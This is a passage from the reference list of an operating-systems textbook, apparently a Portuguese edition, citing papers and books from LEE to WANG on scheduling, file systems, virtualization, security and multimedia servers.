- LEE, J. Y. B. Parallel video servers: A tutorial. *IEEE Multimedia*, v. 5, abr./jun. 1998, p. 20-28.
- LESLIE, I., McAULEY, D., BLACK, R. et al. The design and implementation of an operating system to support distributed multimedia applications. *IEEE J. on Selected Areas in Commun.*, v. 14, jul. 1996, p. 1280-1297.
- LEVASSEUR, J.; UHLIG, V.; STOESS, J. et al. Unmodified device driver reuse and improved system dependability via virtual machines. Proc. Sixth Symp. on Operating System Design and Implementation. USENIX, 2004, p. 17-30.
- LEVIN, R.; COHEN, E. S.; CORWIN, W. M. et al. Policy/ mechanism separation in Hydra. Proc. Fifth Symp. on Operating Systems Principles. ACM, 1975, p. 132-140.
- LEVINE, G. N. Defining deadlock. ACM SIGOPS Operating Systems Rev., v. 37, jan. 2003a, p. 54-64.
- \_\_\_\_\_. Defining deadlock with fungible resources. ACM SIGOPS Operating Systems Rev., v. 37, jul. 2003b, p. 5-11.
- \_\_\_\_\_\_. The classification of deadlock prevention and avoidance is erroneous. *ACM SIGOPS Operating Systems Rev.*, v. 39, abr. 2005, p. 47-50.
- LEVINE, J. G.; GRIZZARD, J. B.; OWEN, H. L. Detecting and categorizing kernel-level rootkits to aid future detection. IEEE Security and Privacy, v. 4, jan./fev. 2006, p. 24-32.

- LI, K. Shared virtual memory on loosely coupled multiprocessors. (Tese de Ph.D.). Yale Univ., 1986.
- LI, K.; HUDAK, P. Memory coherence in shared virtual memory systems. *ACM Trans. on Computer Systems*, v. 7, nov. 1989, p. 321-359.
- LI, K.; KUMPF, R.; HORTON, P. et al. A quantitative analysis of disk drive power management in portable computers. *Proc.* 1994 Winter Conf. USENIX, 1994, p. 279-291.
- LI, T.; ELLIS, C. S.; LEBECK, A. R. et al. Pulse: A dynamic deadlock detection mechanism using speculative execution. *Proc. Annual Tech. Conf.* USENIX, 2005, p. 31-44.
- LIE, D.; THEKKATH, C. A.; HOROWITZ, M. Implementing an untrusted operating system on trusted hardware. Proc. 19th Symp. on Operating Systems Principles. ACM, 2003, p. 178-192.
- LIEDTKE, J. Improving IPC by kernel design. *Proc. 14th Symp. on Operating Systems Principles.* ACM, 1993, p. 175-188.
- \_\_\_\_\_\_. On micro-kernel construction. *Proc. 15th Symp. on Operating Systems Principles*. ACM, 1995, p. 237-250.
- \_\_\_\_\_. Toward real microkernels. *Commun. of the ACM*, v. 39, set. 1996, p. 70-77.
- LIN, G.; RAJARAMAN, R. Approximation algorithms for multiprocessor scheduling under uncertainty. Proc. 19th Symp. on Parallel Algorithms and Arch. ACM, 2007, p. 25-34.
- LIONS, J. Lions' commentary on UNIX 6th edition, with source code. San Jose, CA: Peer-to-Peer Communications, 1996.
- LIU, C. L.; LAYLAND, J. W. Scheduling algorithms for multiprogramming in a hard real-time environment. *J. of the ACM*, v. 20, jan. 1973, p. 46-61.
- LIU, J.; HUANG, W.; ABALI, B. et al. High performance VMM-bypass I/O in virtual machines. *Proc. Annual Tech. Conf.* USENIX, 2006, p. 29-42.
- LO, V. M. Heuristic algorithms for task assignment in distributed systems. Proc. Fourth Int'l Conf. on Distributed Computing Systems. IEEE, 1984, p. 30-39.
- LORCH, J. R.; SMITH, A. J. Apple Macintosh's energy consumption. *IEEE Micro*, v. 18, nov./dez. 1998, p. 54-63.
- \_\_\_\_\_\_. Reducing processor power consumption by improving processor time management in a single-user operating system. Proc. Second Int'l Conf. on Mobile Computing and Networking. ACM, 1996, p. 143-154.
- LU, P.; SHEN, K. Virtual machine memory access tracing with hypervisor exclusive cache. *Proc. Annual Tech. Conf.* USENIX, 2007, p. 29-43.
- LUDWIG, M. A. *The giant Black Book of email viruses*. Show Low, AZ: American Eagle Publications, 1998.
- \_\_\_\_\_. The little Black Book of email viruses. Show Low, AZ: American Eagle Publications, 2002.
- LUND, K.; GOEBEL, V. Adaptive disk scheduling in a multimedia DBMS. *Proc. 11th ACM Int'l Conf. on Multimedia*. ACM, 2003, p. 65-74.
- LYDA, R.; HAMROCK, J. Using entropy analysis to find encrypted and packed malware. *IEEE Security and Privacy*, v. 5, mar./abr. 2007, p. 17-25.

- ...........
- MANIATIS, P.; ROUSSOPOULOS, M.; GIULI, T. J. et al. The LOCSS peer-to-peer digital preservation system. *ACM Trans. on Computer Systems*, v. 23, fev. 2005, p. 2-50.
- MARKOWITZ, J. A. Voice biometrics. *Commun. of the ACM*, v. 43, set. 2000, p. 66-73.
- MARSH, B. D.; SCOTT, M. L.; LEBLANC, T. J. et al. First-class user-level threads. *Proc. 13th Symp. on Operating Systems Principles.* ACM, 1991, p. 110-121.
- MATTHUR, A.; MUNDUR, P. Dynamic load balancing across mirrored multimedia servers. *Proc. 2003 Int'l Conf. on* Multimedia. IEEE, 2003, p. 53-56.
- MAXWELL, S. E. *Linux core kernel commentary*. 2. ed. Scottsdale, AZ: Coriolis, 2001.
- McDANIEL, T. Magneto-optical data storage. Commun. of the ACM, v. 43, nov. 2000, p. 57-63.
- McKUSICK, M. J.; JOY, W. N.; LEFFLER, S. J. et al. A fast file system for UNIX. ACM Trans. on Computer Systems, v. 2, ago. 1984, p. 181-197.
- McKUSICK, M. K.; NEVILLE-NEIL, G. V. The design and implementation of the FreeBSD operating system. Reading, MA: Addison-Wesley, 2004.
- MEAD, N. R. Who is liable for insecure systems? *Computer*, v. 37, jul. 2004, p. 27-34.
- MEDINETS, D. UNIX shell programming tools. New York: McGraw-Hill, 1999.
- MELLOR-CRUMMEY, J. M.; SCOTT, M. L. Algorithms for scalable synchronization on shared-memory multiprocessors. ACM Trans. on Computer Systems, v. 9, fev. 1991, p. 21-65.
- MENON, A.; COX, A.; ZWAENEPOEL, W. Optimizing network virtualization in Xen. Proc. Annual Tech. Conf. USENIX, 2006, p. 15-28.
- MILOJICIC, D. Operating systems: Now and in the future. *IEEE Concurrency*, v. 7, jan./mar. 1999, p. 12-21.
- \_\_\_\_\_\_. Security and privacy. *IEEE Concurrency*, v. 8, abr./jun. 2000, p. 70-79.
- MIN, H.; YI, S.; CHO, Y. et al. An efficient dynamic memory allocator for sensor operating systems. Proc. 2007 ACM Symposium on Applied Computing. ACM, 2007, p. 1159-1164.
- MOFFIE, M.; CHENG, W.; KAELI, D. et al. Hunting Trojan Horses. Proc. First Workshop on Arch. and System Support for Improving Software Dependability. ACM, 2006, p. 12-17.
- MOODY, G. Rebel code. Cambridge. MA: Perseus Publishing, 2001.
- MOORE, J.; CHASE, J.; RANGANATHAN, P. et al. Making scheduling 'cool': Temperature-aware workload placement in data centers. *Proc. Annual Tech. Conf.* USENIX, 2005, p. 61-75.
- MORRIS, B. *The Symbian OS architecture sourcebook*. Chichester, UK: John Wiley, 2007.
- MORRIS, J. H.; SATYANARAYANAN, M.; CONNER, M. H. et al. Andrew: A distributed personal computing environment. Commun. of the ACM, v. 29, mar. 1986, p. 184-201.
- MORRIS, R.; THOMPSON, K. Password security: A case history. Commun. of the ACM, v. 22, nov. 1979, p. 594-597.

- MOSHCHUK, A.; BRAGIN, T.; GRIBBLE, S. D. et al. A crawlerbased study of spyware on the Web. Proc. Network and Distributed System Security Symp. Internet Society, 2006, p. 1-17.
- MULLENDER, S. J.; TANENBAUM, A. S. Immediate files. Software Practice and Experience, v. 14, 1984, p. 365-368.
- MUNISWARMY-REDDY, K.-K.; HOLLAND, D. A.; BRAUN, U. et al. Provenance-aware storage systems. *Proc. Annual Tech. Conf.* USENIX, 2006, p. 43-56.
- MUTHITACHAROEN, A.; CHEN, B.; MAZIERES, D. A low-bandwidth network file system. *Proc. 18th Symp. on Operating Systems Principles*. ACM, 2001, p. 174-187.
- MUTHITACHAROEN, A.; MORRIS, R.; GIL, T. M. et al. Ivy: A read/write peer-to-peer file system. *Proc. Fifth Symp. on Operating Systems Design and Implementation*. USENIX, 2002, p. 31-44.
- NACHENBERG, C. Computer virus-antivirus coevolution. Commun. of the ACM, v. 40, jan. 1997, p. 46-51.
- NEMETH, E.; SNYDER, G.; SEEBASS, S. et al. UNIX system administration handbook. 2. ed. Upper Saddle River, NJ: Prentice Hall, 2000.
- NEWHAM, C.; ROSENBLATT, B. Learning the Bash Shell. Sebastopol, CA: O'Reilly & Associates, 1998.
- NEWTON, G. Deadlock prevention, detection, and resolution: An annotated bibliography. *ACM SIGOPS Operating Systems Rev.*, v. 13, abr. 1979, p. 33-44.
- NIEH, J.; LAM, M. S. A SMART scheduler for multimedia applications. *ACM Trans. on Computer Systems*, v. 21, maio 2003, p. 117-163.
- NIEH, J.; VAILL, C.; ZHONG, H. Virtual-time round robin: An O(1) proportional share scheduler. *Proc. Annual Tech. Conf.* USENIX, 2001, p. 245-259.
- NIGHTINGALE, E. B.; FLINN, J. Energy-efficiency and storage flexibility in the Blue File system. *Proc. Sixth Symp. on Operating Systems Design and Implementation*. USENIX, 2004, p. 363-378.
- NIKOLOPOULOS, D. S.; AYGUADE, E.; PAPATHEODOROU, T. S. et al. The trade-off between implicit and explicit data distribution in shared-memory programming paradigms. Proc. Int'l Conf. on Supercomputing. ACM, 2001, p. 23-37.
- NIST (National Institute of Standards and Technology). FIPS Pub. 180-1, 1995.
- OKI, B.; PFLUEGL, M.; SIEGEL, A. et al. The information bus An architecture for extensible distributed systems. *Proc. 14th Symp. on Operating Systems Principles*. ACM, 1993, p. 58-68.
- ONEY, W. *Programming the Microsoft Windows Driver Model.* 2. ed. Redmond, WA: Microsoft Press, 2002.
- ORGANICK, E. I. *The Multics System*. Cambridge, MA: MIT Press, 1972.
- ORWICK, P.; SMITH, G. Developing drivers with the Windows Driver Foundation. Redmond, WA: Microsoft Press, 2007.
- OSTRAND, T. J.; WEYUKER, E. J. The distribution of faults in a large industrial software system. *Proc. 2002 ACM SIGSOFT Int'l Symp. on Software Testing and Analysis*. ACM, 2002, p. 55-64.

Sn&W666

- OUSTERHOUT, J. K. Scheduling techniques for concurrent systems. *Proc. Third Int'l Conf. on Distrib. Computing Systems*. IEEE, 1982, p. 22-30.
- PADIOLEAU, Y.; LAWALL, J. L.; MULLER, G. Understanding collateral evolution in Linux device drivers. *Proc. Eurosys* 2006. ACM, 2006, p. 59-72.
- PADIOLEAU, Y.; RIDOUX, O. A logic file system. *Proc. Annual Tech.* Conf. USENIX, 2003, p. 99-112.
- PAI, V. S.; DRUSCHEL, P.; ZWAENEPOEL, W. IO-Lite: A unified I/O buffering and caching system. ACM Trans on Computer Systems, v. 18, fev. 2000, p. 37-66.
- PANAGIOTOU, K.; SOUZA, A. On adequate performance measures for paging. *Proc. 38th ACM Symp. on Theory of Computing*. ACM, 2006, p. 487-496.
- PANKANTI, S.; BOLLE, R. M.; JAIN, A. Biometrics: The future of identification. *Computer*, v. 33, fev. 2000, p. 46-49.
- PARK, C.; KANG, J.-U.; PARK, S.-Y. et al. Energy efficient architectural techniques: Energy-aware demand paging on NAND flash-based embedded storages. ACM, 2004b, p. 338-343.
- PARK, C.; LIM, J.; KWON, K. et al. Compiler-assisted demand paging for embedded systems with flash memory. Proc. 4th ACM Int'l Cong. on Embedded Software, Setembro. ACM, 2004a, p. 114-124.
- PARK, S.; JIANG, W.; ZHOU, Y. et al. Managing energyperformance tradeoffs for multithreaded applications on multiprocessor architectures. *Proc. 2007 Int'l Conf. on Measurement and Modeling of Computer Systems*. ACM, 2007, p. 169-180.
- PARK, S.; OHM, S.-Y. Real-time FAT file system for mobile multimedia devices. *Proc. Int'l Conf. on Consumer Electronics*. IEEE, 2006, p. 245-346.
- PATE, S. D. UNIX filesystems: Evolution, design, and implementation. New York: Wiley, 2003.
- PATTERSON, D.; HENNESSY, J. Computer organization and design. 3. ed. San Francisco: Morgan Kaufman, 2004.
- PATTERSON, D. A.; GIBSON, G.; KATZ, R. A case for redundant arrays of inexpensive disks (RAID), *Proc. ACM SIGMOD Int'l. Conf. on Management of Data*. ACM, 1988, p. 109-166.
- PAUL, N.; GURUMURTHI, S.; EVANS, D. Towards disk-level malware detection. Proc. First Workshop on Code-based Software Security Assessments, 2005.
- PEEK, D.; NIGHTINGALES, E. B.; HIGGINS, B. D. et al. Sprockets: Safe extensions for distributed file systems. *Proc. Annual Tech. Conf.* 2007, USENIX, p. 115-128.
- PERMANDIA, P.; ROBERTSON, M.; BOYAPATI, C. A type system for preventing data races and deadlocks in the Java Virtual Machine language. *Proc. 2007 Conf. on Languages Compilers and Tools.* ACM, 2007, p. 10-19.
- PESERICO, E. Online paging with arbitrary associativity. *Proc.* 14th ACM-SIAM Symp. on Discrete Algorithms. ACM, 2003, p. 555-564.
- PETERSON, G. L. Myths about the mutual exclusion problem. Information Processing Letters, v. 12, jun. 1981, p. 115-116.
- PETZOLD, C. Programming Windows. 5. ed. Redmond, WA: Microsoft Press, 1999.

- PFLEEGER, C. P.; PFLEEGER, S. L. Security in computing. 4. ed. Upper Saddle River, NJ: Prentice Hall, 2006.
- PIKE, R., PRESOTTO, D., THOMPSON, K. et al. The use of name spaces in Plan 9. *Proc. 5th ACM SIGOPS European Workshop*. ACM, 1992, p. 1-5.
- PIZLO, F.; VITEK, J. An empirical evaluation of memory management alternatives for real-time Java. Proc. 27th IEEE Int'l Real-Time Systems Symp. IEEE, 2006, p. 25-46.
- POPEK, G. J.; GOLDBERG, R. P. Formal requirements for virtualizable third generation architectures. *Commun. of the ACM*, v. 17, jul. 1974, p. 412-421.
- POPESCU, B. C.; CRISPO, B.; TANENBAUM, A. S. Secure data replication over untrusted hosts. Proc. Ninth Workshop on Hot Topics in Operating Systems. USENIX, 2003, p. 121-127.
- PORTOKALIDIS, G.; BOS, H. SweetBait: Zero-hour worm detection and containment using low- and high-interaction honeypots.
- PORTOKALIDIS, G.; SLOWINSKA, A.; BOS, H. ARGOS: An emulator of fingerprinting zero-day attacks. *Proc. Eurosys* 2006. ACM, 2006, p. 15-27.
- PRABHAKARAN, V.; ARPACI-DUSSEAU, A. C.; ARPACI-DUS-SEAU, R. H. Analysis and evolution of journaling file systems. *Proc. Annual Tech. Conf.* USENIX, 2005, p. 105-120.
- PRASAD, M.; CHIUEH, T. A binary rewriting defense against stack-based buffer overflow attacks. *Proc. Annual Tech. Conf.* USENIX, 2003, p. 211-224.
- PRECHELT, L. An empirical comparison of seven programming languages. *Computer*, v. 33, out. 2000, p. 23-29.
- PUSARA, M.; BRODLEY, C. E. DMSEC session: User reauthentication via mouse movements. Proc. 2004 ACM Workshop on Visualization and Data Mining for Computer Security. ACM, 2004, p. 1-8.
- QUYNH, N. A.; TAKEFUJI, Y. Towards a tamper-resistant kernel rootkit detector. *Proc. Symp. on Applied Computing*. ACM, 2007, p. 276-283.
- RAJAGOPALAN, M.; LEWIS, B. T.; ANDERSON, T. A. Thread scheduling for multicore platforms. *Proc. 11th Workshop on Hot Topics in Operating Systems*. USENIX, 2007, p. 7-12.
- RANGASWAMI, R.; DIMITRIJEVIC, Z.; CHANG, E. et al. Building MEMS-storage systems for streaming media. ACM Trans. on Storage, v. 3, Art. 6, jun. 2007.
- RECTOR, B. E.; NEWCOMER, J. M. Win32 programming. Reading, MA: Addison-Wesley, 1997.
- REDDY, A. L. N.; WYLLIE, J. C. Disk scheduling in a multimedia I/O system. *Proc. ACM Multimedia Conf.* ACM, 1992, p. 225-233.
- \_\_\_\_\_\_\_. I/O issues in a multimedia system. Computer, v. 27, mar. 1994, p. 69-74.
- REDDY, A. L. N.; WYLLIE, J. C.; WIJAYARATNE, K. B. R. Disk scheduling in a multimedia I/O system. ACM Trans. on Multimedia Computing, Communications, and Applications, v. 1, fev. 2005, p. 37-59.
- REID, J. F.; CAELLI, W. J. DRM, trusted computing, and operating system architecture. Proc. 2005 Australasian Workshop on Grid Computing and E-Research, 2005, p. 127-136.

- RIEBACK, M. R.; CRISPO, B.; TANENBAUM, A. S. Is your cat infected with a computer virus? Proc. Fourth IEEE Int'l Conf. on Pervasive Computing and Commun. IEEE, 2006, p. 169-179.
- RISKA, A.; LARKBY-LAHET, J.; RIEDEL, E. Evaluating blocklevel optimization through the IO path. *Proc. Annual Tech. Conf.* USENIX, 2007, p. 247-260.
- RISKA, A.; RIEDEL, E. Disk drive level workload characterization. *Proc. Annual Tech. Conf.* USENIX, 2006, p. 97-102.
- RITCHIE, D. M. Reflections on software research. *Commun. of the ACM*, v. 27, ago. 1984, p. 758-760.
- RITCHIE, D. M.; THOMPSON, K. The UNIX timesharing system. Commun. of the ACM, v. 17, jul. 1974, p. 365-375.
- RITSCHARD, M. R. Thin clients: The key to our success. Proc. 34th Annual Conf. on User Services. ACM, 2006, p. 343-346.
- RIVEST, R. L. The MD5 message-digest algorithm. RFC 1320, abr. 1992.
- RIVEST, R. L.; SHAMIR, A.; ADLEMAN, L. On a method for obtaining digital signatures and public key cryptosystems. *Commun. of the ACM*, v. 21, fev. 1978, p. 120-126.
- ROBBINS, A. UNIX in a nutshell: A desktop quick reference for SVR4 and Solaris 7. Sebastopol, CA: O'Reilly & Associates, 1999.
- ROSCOE, T.; ELPHINSTONE, K.; HEISER, G. Hype and virtue. Proc. 11th Workshop on Hot Topics in Operating Systems. USENIX, 2007, p. 19-24.
- ROSENBLUM, M.; GARFINKEL, T. Virtual machine monitors: Current technology and future trends. *Computer*, v. 38, maio 2005, p. 39-47.
- ROSENBLUM, M.; OUSTERHOUT, J. K. The design and implementation of a log-structured file system. *Proc. 13th Symp. on Oper. Sys. Prin.* ACM, 1991, p. 1-15.
- ROWSTRON, A.; DRUSCHEL, P. Storage management and caching in PAST, a large-scale persistent peer-to-peer storage utility. Proc. 18th Symp. on Operating Systems Principles. ACM, 2001, p. 174-187.
- ROZIER, M.; ABBROSSIMOV, V.; ARMAND, F. et al. Chorus distributed operating systems. *Computing Systems*, v. 1, out. 1988, p. 305-379.
- RUBINI, A.; KROAH-HARTMAN, G.; CORBET, J. *Linux device drivers*. Sebastopol, CA: O'Reilly & Associates, 2005.
- RUSSINOVICH, M.; SOLOMON, D. Microsoft Windows internals. 4. ed. Redmond, WA: Microsoft Press, 2005.
- RYCROFT, M. E. No one needs it (until they need it): Implementing a new desktop backup solutions. *Proc. 34th Annual SIGUCCS Conf. on User Services.* ACM, 2006, p. 347-352.
- SACKMAN, H.; ERIKSON, W. J.; GRANT, E. E. Exploratory experimental studies comparing online and offline programming performance. *Commun. of the ACM*, v. 11, jan. 1968, p. 3-11.
- SAIDI, H. Guarded models for intrusion detection. Proc. 2007 Workshop on Programming Languages and Analysis for Security. ACM, 2007, p. 85-94.
- SAITO, Y.; KARAMANOLIS, C.; KARLSSON, M. et al. Taming aggressive replication in the Pangea wide-area

- file system. Proc. Fifth Symp. on Operating System Design and Implementation. USENIX, 2002, p. 15-30.
- SALTZER, J. H. Protection and control of information sharing in MULTICS. Commun. of the ACM, v. 17, jul. 1974, p. 388-402.
- SALTZER, J. H.; REED, D. P.; CLARK, D. D. End-to-end arguments in system design. ACM Trans on Computer Systems, v. 2, nov. 1984, p. 277.
- SALTZER, J. H.; SCHROEDER, M. D. The protection of information in computer systems. *Proc. IEEE*, v. 63, set. 1975, p. 1278--1308.
- SALUS, P. H. UNIX at 25. Byte, v. 19, out. 1994, p. 75-82.
- SANOK, D. J. An analysis of how antivirus methodologies are utilized in protecting computers from malicious code. Proc. Second Annual Conf. on Information Security Curriculum Development. ACM, 2005, p. 142-144.
- SARHAN, N. J.; DAS, C. R. Caching and scheduling in NAD-based multimedia servers. *IEEE Trans. on Parallel and Distributed Systems*, v. 15, out. 2004, p. 921-933.
- SASSE, M. A. Red-eye blink, bendy shuffle, and the Yuck factor: A user experience of biometric airport systems. *IEEE Security* and Privacy, v. 5, maio/jun. 2007, p. 78-81.
- SCHAFER, M. K. F.; HOLLSTEIN, T.; ZIMMER, H. et al. Deadlockfree routing and component placement for irregular meshbased networks-on-chip. Proc. 2005 Int'l Conf. on Computer-Aided Design. IEEE, 2005, p. 238-245.
- SCHEIBLE, J. P. A survey of storage options. *Computer*, v. 35, dez. 2002, p. 42-46.
- SCHWARTZ, A.; GUERRAZZI, C. You can never be too thin: Skinny-client technology. Proc. 33rd Annual Conf. on User Services. ACM, 2005, p. 336-337.
- SCOTT, M.; LeBLANC, T.; MARSH, B. Multi-model parallel programming in Psyche. Proc. Second ACM Symp. on Principles and Practice of Parallel Programming. ACM, 1990, p. 70-78.
- SEAWRIGHT, L. H.; MACKINNON, R. A. VM/370 A study of multiplicity and usefulness. *IBM Systems J.*, v. 18, 1979, p. 4-17.
- SHAH, M.; BAKER. M.; MOGUL, J. C. et al. Auditing to keep online storage services honest. *Proc. 11th Workshop on Hot Topics in Operating Systems.* USENIX, 2007, p. 61-66.
- SHAH, S.; SOULES, C. A. N.; GANGER, G. R. et al. Using provenance to aid in personal file search. *Proc. Annual Tech. Conf.* USENIX, 2007, p. 171-184.
- SHENOY, P. J.; VIN, H. M. Efficient striping techniques for variable bit rate continuous media file servers. *Perf. Eval. J.*, v. 38, 1999, p. 175-199.
- SHUB, C. M. A unified treatment of deadlock. J. of Computing Sciences in Colleges, v. 19, out. 2003, p. 194-204.
- SILBERSCHATZ, A.; GALVIN, P. B.; GAGNE, G. Operating system concepts with Java. 7. ed. New York: Wiley, 2007.
- SIMON, R. J. Windows NT Win32 API SuperBible. Corte Madera, CA: Sams Publishing, 1997.
- SITARAM, D.; DAN, A. Multimedia servers. San Francisco: Morgan Kaufman, 2000.
- SMITH, D. K.; ALEXANDER, R. C. Fumbling the future: How Xerox invented, then ignored, the first personal computer. New York: William Morrow, 1988.



- SNIR, M.; OTTO, S. W.; HUSS-LEDERMAN, S. et al. MPI: The complete reference manual. Cambridge, MA: MIT Press, 1996.
- SON, S. W.; CHEN, G.; KANDEMIR, M. A compiler-guided approach for reducing disk power consumption by exploiting disk access locality. Proc. Int'l Symp. on Code Generation and Optimization. IEEE, 2006, p. 256-268.
- SPAFFORD, E.; HEAPHY, K.; FERBRACHE, D. Computer viruses. Arlington, VA: ADAPSO, 1989.
- STALLINGS, W. Operating systems. 5. ed. Upper Saddle River, NJ: Prentice Hall, 2005.
- STAN, M. R.; SKADRON, K. Power-aware computing. *Computer*, v. 36, dez. 2003, p. 35-38.
- STEIN, C. A.; HOWARD, J. H.; SELTZER, M. I. Unifying file system protection. *Proc. Annual Tech. Conf.* USENIX, 2001, p. 79-90.
- STEIN, L. Stupid file systems are better. *Proc. 10th Workshop on Hot Topics in Operating Systems.* USENIX, 2005, p. 5.
- STEINMETZ, R.; NAHRSTEDT, K. Multimedia: Computing, communications and applications. Upper Saddle River, NJ: Prentice Hall, 1995.
- STEVENS, R. W.; RAGO, S. A. Advanced programming in the UNIX environment. Reading, MA: Addison-Wesley, 2008.
- STICHBURY, J.; JACOBS, M. The accredited Symbian developer primer. Chichester, UK: John Wiley, 2006.
- STIEGLER, M., KARP, A. H., YEE, K.-P. et al. Polaris: Virus-safe computing for Windows XP. *Commun. of the ACM*, col. 49, set. 2006, p. 83-88.
- STOESS, J.; LANG, C.; BELLOSA, F. Energy management for hypervisor-based virtual machines. *Proc. Anual Tech. Conf.* USENIX, 2007, p. 1-14.
- STOLL, C. The cuckoo's egg: Tracking a spy through the maze of computer espionage. New York: Doubleday, 1989.
- STONE, H. S.; BOKHARI, S. H. Control of distributed processes. Computer, v. 11, jul. 1978, p. 97-106.
- STORER, M. W., GREENAN, K. M., MILLER, E. L. et al. POTSHARDS: Secure long-term storage without encryption. *Proc. Annual Tech. Conf.* USENIX, 2007, p. 143-156.
- SWIFT, M. M.; ANNAMALAI, M.; BERSHAD, B. N. et al. Recovering device drivers. ACM Trans. on Computer Systems, v. 24, nov. 2006, p. 333-360.
- TALLURI, M.; HILL, M. D.; KHALIDI, Y. A. A new page table for 64-bit address spaces. *Proc. 15th Symp. on Operating Systems Prin.* ACM, 1995, p. 184-200.
- TAM, D.; AZIMI, R.; STUMM, M. Thread clustering: Sharing-aware scheduling. *Proc. Eurosys* 2007. ACM, 2007, p. 47-58.
- TAMAI, M.; SUN, T.; YASUMOTO, K. et al. Energy-aware video streaming with QoS control for portable computing devices. Proc. ACM Int'l Workshop on Network and Operating System Support for Digital Audio and Video. ACM, 2004.
- TAN, G.; SUN, N.; GAO, G. R. A parallel dynamic programming algorithm on a multi-core architecture. Proc. 19th ACM Symp. on Parallel Algorithms and Arch. ACM, 2007, p. 135-144.
- TANENBAUM, A. S. *Computer networks*. 4. ed. Upper Saddle River, NJ: Prentice Hall, 2003.

- \_\_\_\_\_\_\_. A. S. Structured computer organization. 5. ed. Upper Saddle River, NJ: Prentice Hall, 2006.
- TANENBAUM, A. S.; HERDER, J. N.; BOS, H. File size distribution on UNIX systems: Then and now. ACM SIGOPS Operating Systems Rev., v. 40, jan. 2006, p. 100-104.
- TANENBAUM, A. S.; VAN RENESSE, R.; VAN STAVEREN, H. et al. Experiences with the Amoeba distributed operating system. *Commun. of the ACM*, v. 33, dez. 1990, p. 46-63.
- TANENBAUM, A. S.; VAN STEEN, M. R. *Distributed systems*. 2. ed. Upper Saddle River, NJ: Prentice Hall, 2006.
- TANENBAUM, A. S.; WOODHULL, A. S. Operating systems: Design and implementation. 3. ed. Upper Saddle River, NJ: Prentice Hall. 2006.
- TANG, Y.; CHEN, S. An automated signature-based approach against polymorphic Internet worms. IEEE Trans. on Parallel and Distributed Systems, v. 18, jul. 2007, p. 879-892.
- TEORY, T. J. Properties of disk scheduling policies in multiprogrammed computer systems. *Proc. AFIPS Fall Joint Computer Conf.* AFIPS, 1972, p. 1-11.
- THIBADEAU, R. Trusted computing for disk drives and other peripherals. *IEEE Security and Privacy*, v. 4, set./out. 2006, p. 26-33.
- THOMPSON, K. Reflections on trusting trust. Commun. of the ACM, v. 27, ago. 1984, p. 761-763.
- TOLENTINO, M. E.; TURNER, J.; CAMERON, K. W. Memorymiser: A performance-constrained runtime system for power scalable clusters. Proc. Fourth Int'l Conf. on Computing Frontiers. ACN, 2007, p. 237-246.
- TSAFRIR, D.; ETSION, Y.; FEITELSON, D. G. et al. System noise, OS clock ticks, and fine-grained parallel applications. *Proc.* 19th Annual Int'l Conf. on Supercomputing. ACM, 2005, p. 303-312.
- TUCEK, J.; NEWSOME, J.; LU, S. et al. Sweeper: a lightweight end-to-end system for defending against fast worms. *Proc. Eurosys* 2007. ACM, 2007, p. 115-128.
- TUCKER, A.; GUPTA, A. Process control and scheduling issues for multiprogrammed shared-memory multiprocessors. *Proc.* 12th Symp. on Operating Systems Principles. ACM, 1989, p. 159-166.
- UHLIG, R., NAGLE, D., STANLEY, T. et al. Design tradeoffs for software-managed TLBs. ACM Trans. on Computer Systems, v. 12, ago. 1994, p. 175-205.
- ULUSKI, D.; MOFFIE, M.; KAELI, D. Characterizing antivirus workload execution. ACM SIGARCH Computer Arch. News, v. 33, mar. 2005, p. 90-98.
- VAHALIA, U. *UNIX internals The new frontiers*. Upper Saddle River, NJ: Prentice Hall, 2007.
- VAN DOORN, L.; HOMBURG, P.; TANENBAUM, A. S. Paramecium: An extensible object-based kernel. Proc. Fifth Workshop on Hot Topics in Operating Systems. USENIX, 1995, p. 86-89.
- VAN 'T NOORDENDE, G., BALOGH, A., HOFMAN, R. et al. A secure jailing system for confining untrusted applications. Proc. Second Int'l Conf. on Security and Cryptography. INSTICC, 2007, p. 414-423.

- VASWANI, R.; ZAHORJAN, J. The implications of cache affinity on processor scheduling for multiprogrammed sharedmemory multiprocessors. Proc. 13th Symp. on Operating Systems Principles. ACM, 1991, p. 26-40.
- VENKATACHALAM, V.; FRANZ, M. Power reduction techniques for microprocessor systems. Computing Surveys, v. 37, set. 2005, p. 195-237.
- VILLA, H. Liquid colling: A next generation data center strategy. Proc. 2006 ACM/IEEE Conf. on Supercomputing. ACM, Art. 287,
- VINOSKI, S. CORBA: Integrating diverse applications within distributed heterogeneous environments. IEEE Communications Magazine, v. 35, fev. 1997, p. 46-56.
- VISCAROLA, P. G.; MASON, T.; CARIDDI, M. et al. Introduction to the Windows driver foundation kernel-mode framework. Amherst, NH: OSR Press, 2007.
- VOGELS, W. File system usage in Windows NT 4.0. Proc. 17th Symp. on Operating Systems Principles. ACM, 1999, p. 93-109.
- VON BEHREN, R.; CONDIT, J.; ZHOU, F. et al. Capriccio: Scalable threads for Internet services. Proc. 19th Symp. on Operating Systems Principles. ACM, 2003, p. 268-281.
- VON EICKEN, T.; CULLER, D.; GOLDSTEIN, S. C. et al. Active messages: A mechanism for integrated communication and computation. Proc. 19th Int'l Symp. on Computer Arch. ACM, 1992, p. 256-266.
- VRABLE, M.; MA, J.; CHEN, J. et al. Scalability, fidelity, and containment in the Potemkin virtual honeyfarm. Proc. 20th Symp. on Operating Systems Principles. ACM, 2005, p. 148-162.
- WAGNER, D.; DEAN, D. Intrusion detection via static analysis. IEEE Symp. on Security and Privacy. IEEE, 2001, p. 156-165.
- WAGNER, D.; SOTO, P. Mimicry attacks on host-based intrusion detection systems. Proc. Ninth ACM Conf. on Computer and Commun. Security. ACM, 2002, p. 255-264.
- WAHBE, R.; LUCCO, S.; ANDERSON, T. et al. Efficient softwarebased fault isolation. Proc. 14th Symp. on Operating Systems Principles. ACM, 1993, p. 203-216.
- WALDO, J. Alive and well: Jini technology today. Computer, v. 33, jun. 2000, p. 107-109.
- . The Jini architecture for network-centric computing. Commun. of the ACM, v. 42, jul. 1999, p. 76-82.
- WALDSPURGER, C.A. Memory resource management in VMware ESX server. ACM SIGOPS Operating System Rev., v. 36, jan. 2002, p. 181-194.
- WALDSPURGER, C. A.; WEIHL, W. E. Lottery scheduling: Flexible proportional-share resource management. Proc. First Symp. on Operating System Design and Implementation. USENIX, 1994, p. 1-12.
- WALKER, W.; CRAGON, H. G. Interrupt processing in concurrent processors. Computer, v. 28, jun, 1995, p. 36-46.
- WANG, A.; KUENNING, G.; REIHER, P. et al. The conquest file system: Better performance through a disk/persistent-RAM hybrid design. ACM Trans. on Storage, v. 2, ago. 2006, p. 309-348.
